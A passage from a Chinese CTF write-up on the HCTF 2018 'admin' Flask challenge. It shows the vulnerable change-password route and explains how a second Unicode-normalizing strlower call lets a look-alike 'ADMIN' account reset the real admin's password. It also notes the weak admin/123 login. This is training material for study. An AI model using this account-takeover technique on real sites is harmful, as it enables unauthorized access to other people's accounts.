


注册成功。

我们继续看更改密码的部分函数。

```
resources
  打开的编辑器
    routes.py app
  HCTF_FLASK-MASTER
    app
      static
      templates
      components
        .change.html.u...
        change.html
        change.html~
        edit.html
        errors.html
        footer.html
        header.html
        index.html
        login.html
        register.html
      __init__.py
      __init__.pyc
      code.py
      code.pyc
      config.py
      config.pyc
      forms.py
      forms.pyc
      models.py
      models.pyc
      routes.py
      routes.pyc
    大纲
    NPM 脚本
routes.py
74 def logout():
75     logout_user()
76     return redirect('/index')
77
78 @app.route('/change', methods = ['GET', 'POST'])
79 def change():
80     if not current_user.is_authenticated:
81         return redirect(url_for('login'))
82     form = NewpasswordForm()
83     if request.method == 'POST':
84         name = strlower(session['name'])
85         user = user.query.filter_by(username=name).first()
86         user.set_password(form.newpassword.data)
87         db.session.commit()
88         flash('change successful')
89         return redirect(url_for('index'))
90     return render_template('change.html', title = 'change', form = form)
91
92 @app.route('/edit', methods = ['GET', 'POST'])
93 def edit():
94     if request.method == 'POST':
95
96         flash('post successful')
97         return redirect(url_for('index'))
98     return render_template('edit.html', title = 'edit')
99
100 @app.errorhandler(404)
101 def page_not_found(error):
102     title = unicode(error)
103     message = error.description
104     return render_template('errors.html', title=title, message=message)
105
106 def strlower(username):
107     username = nodeprep.prepare(username)
108     return username
```

这里又调用了一次strlower函数。我们现在的用户名是ADMIN。再次调用后我们的用户名就会变成admin。这样就会更改掉的密码。



(3) 弱口令

这道题账户是admin，密码是123

弱口令yyds:)

3.总结

1. 学会了session的修改和判断
2. 了解了flask框架下的一个函数的一个漏洞
3. 帮助学习了一下python的知识。一度以为strlower函数是重载的，查了半天

4.参考资料

- [BUUCTF |\[HCTF 2018\]admin - !ao!ao - 博客园](#)
- [Session机制详解 - lonelydreamer - 博客园](#)
- [session（计算机术语）_百度百科](#)
- [HCTF2018-admin_迷风小白-CSDN博客](#)